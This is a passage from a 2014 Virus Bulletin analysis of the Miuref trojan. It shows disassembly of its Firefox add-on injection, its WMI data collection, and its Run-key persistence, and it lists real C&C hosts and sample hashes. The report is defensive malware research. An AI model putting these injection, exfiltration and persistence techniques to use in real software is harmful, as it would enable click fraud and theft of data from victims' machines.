The malware can register extensions for the *Google Chrome* browser or inject add-ons into *Mozilla Firefox* using silent add-on injection. Both techniques have been described by Nicolas Paglieri [8]. These add-ons will then perform the click fraud operation, but potentially could also harvest data handled by the browser or modify browser display content on the fly. For coordination of multiple malware instances, Miuref uses an event, which is named using a combination of computer name and executable path.




```
100048AE jmp     short loc_100048B5

100048B5
100048B5 loc_100048B5:
100048B5 push    eax
100048B6 push    [ebp+arg_10]
100048B9 lea     eax, [ebp+var_40]
100048BC push    [ebp+arg_C]
100048BF push    [ebp+arg_C]
100048C2 push    [ebp+arg_8]
100048C5 push    [ebp+arg_4]
100048C8 push    eax
100048C9 push    120h
100048CE push    offset aInsertIntoAddo ; "INSERT into addon (id, location, versio"...
100048D3 push    0FFFh
100048D8 call    WvnSprintfA_
100048DD add     esp, 28h
100048E0 leave
100048E1 retn
100048E1 Firefox_Addon_Sql endp
100048E1
```

Figure 11: Sneaking an add-on into Mozilla Firefox.

Miuref also operates as an information stealer. It collects extensive machine-related data via the WMI (Windows Management Instrumentation) interface and sends it via HTTP POST to the hard-coded IP address 195.2.253.38. Exfiltrated information includes the operating system, BIOS, processor type, video controller and sound device information.



```
1000694D push    offset aPhysicalmedia ; "PhysicalMedia"
10006952 push    ebx
10006953 call    sub_10006656
10006958 push    esi
10006959 push    offset aDiskdrive ; "DiskDrive"
1000695E push    ebx
1000695F call    sub_10006656
10006964 push    esi
10006965 push    offset aLogicaldisk ; "LogicalDisk"
1000696A push    ebx
1000696B call    sub_10006656
10006970 push    esi
10006971 push    offset aSounddevice ; "SoundDevice"
10006976 push    ebx
10006977 call    sub_10006656
1000697C push    esi
1000697D push    offset aCdromdrive ; "CDROMDrive"
10006982 push    ebx
10006983 call    sub_10006656
10006988 add     esp, 48h
1000698B push    esi
1000698C push    offset aOnboarddevice ; "OnBoardDevice"
10006991 push    ebx
10006992 call    sub_10006656
10006997 push    esi
10006998 push    offset aProcessor ; "Processor"
```


Figure 12: Miuref collects information from the Windows WMI.

Interestingly, at startup the malware opens the client end of a pipe named '\\.\pipe\MBAMGuiPipe-1', which is hard coded in the binary. Mbamgui.exe is part of *Malwarebytes Anti-Malware*. However, no direct connection between the pipe and the *Malwarebytes* software could be found.

Miuref includes a 2,048-bit base-64-encoded public key for encrypting the C&C communication with an RSA cryptographic service provider. The analysed sample communicates with the hard-coded domain 1service.org, which resolves to 146.255.195.124. Supported communication protocols are HTTP and HTTPS; messages received from the C&C server are embedded within the <body> tags of an HTML page and compressed with Gzip.

During analysis, the inspected sample downloaded an additional DLL (MD5: BC206A13218F064CC 2BCCCC377664B0A) and another .dat file (MD5: 217ED8FA9CBD9774596AC60E4BA0E3D2).

For persistence, Miuref creates an entry under HKU\ Software\Microsoft\Windows\CurrentVersion\Run so that regsvr32.exe will load the downloaded DLL every time the system boots.



```
100079D6 pop     ecx
100079D7 add     eax, eax
100079D9 push    eax
100079DA push    [ebp+Malicious_Dll]
100079DD push    1
100079DF push    edi
100079E0 push    [ebp+Regsvr32_exe]
100079E3 push    [ebp+CurrentVersion_Run]
100079E6 call    RegSetValueExW
100079EC push    [ebp+CurrentVersion_Run]
100079EF call    RegCloseKey
```

Figure 13: Regsvr32.exe loads the Miuref DLL on every startup.

WHAT WE LEARNED AND HAVE YET TO LEARN

Miuref comes NSIS packed and wrapped with either C++ or Visual Basic 6 protection. In each case, a sub process is created and its memory overwritten with the unpacked payload to execute.

Thinking logically, the two packers can hardly be related, yet they use the same tricks. In both cases the protection can be handled fairly well by an analyst, but automated analysis systems and anti-virus engines still struggle. While *VirusTotal* indicates good detection for the packed binaries, feeding it the plain Miuref DLL results in a hit rate of only 10 out of 52. The final payload is almost unprotected and easy to dissect.

So in conclusion, the bad boys are smart, but they do not appear to be getting that much smarter over time – a lot of code and technique re-use can be seen in this example. Meanwhile, our analysis tools are brilliant, but after 20 years of Visual Basic, they still don't provide a comprehensive solution for dissecting such binaries. Neither side of the anti-malware arms race has demonstrated all of its sophistication where this piece of malware is concerned.

ACKNOWLEDGEMENTS

Special thanks go to Jurriaan Bremer and Nicolas Brulez for their valuable input at the time of writing this article.

REFERENCES

[1] Bremer, J. VB6Tracer Repository and Documentation. June 2014. https://github.com/jbremer/vb6tracer.

[2] Cuckoo Sandbox Analysis. June 2014. https://malwr.com/analysis/NTEzNDRkYWQ4YmZkNDFlMGExZTJmMjM1ODI5OTgzOTU/#.

[3] Anubis Sandbox Analysis. June 2014. https://anubis.iseclab.org/?action=result&task_id=19ca20f0561936174450dc89b494d9f36&format=html.

[4] Unpacking the Local-App-Wizard Packer. May 2014. http://www.gironsec.com/blog/2014/05/unpacking-the-local-app-wizard-packer/.

[5] Assar, W. Visual Basic Malware. March 2012. http://waleedassar.blogspot.co.at/2012/03/visual-basic-malware-part-1.html.

[6] Unpacking VBInject/VBCrypt/RunPE. July 2010. http://interestingmalware.blogspot.co.at/2010/07/unpacking-vbinjectvbcryptrunpe.html.

[7] Module Search Order Dialog. http://www.dependencywalker.com/help/html/hidd_search_order.htm.

[8] Paglieri, N. Attacking Web Browsers. February 2012. http://www.ni69.info/documents/security/AttackingWebBrowsers.pdf.

[9] Chubchenko, S. Decompiling P-code In Your Mind's Eye. http://www.vb-decompiler.org/pcode_decompiling.htm.

[10] Decrypting RunPE Malware. January 2011. https://thunked.org/programming/decrypting-runpe-malware-t110.html.

[11] Analysis of Trojan:Win32/Miuref.A. January 2014. http://stopmalvertising.com/malware-reports/analysis-of-trojan-win32-miuref-a.html.

Editor: Martijn Grooten
Chief of Operations: John Hawes
Security Test Engineers: Scott James, Tony Oliveira
Sales Executive: Allison Sketchley
Editorial Assistant: Helen Martin
Perl Developer: Tom Gracey
Consultant Technical Editors: Dr Morton Swimmer, Ian Whalley

© 2014 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England.
Tel: +44 (0)1235 555139. Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com
Web: http://www.virusbtn.com/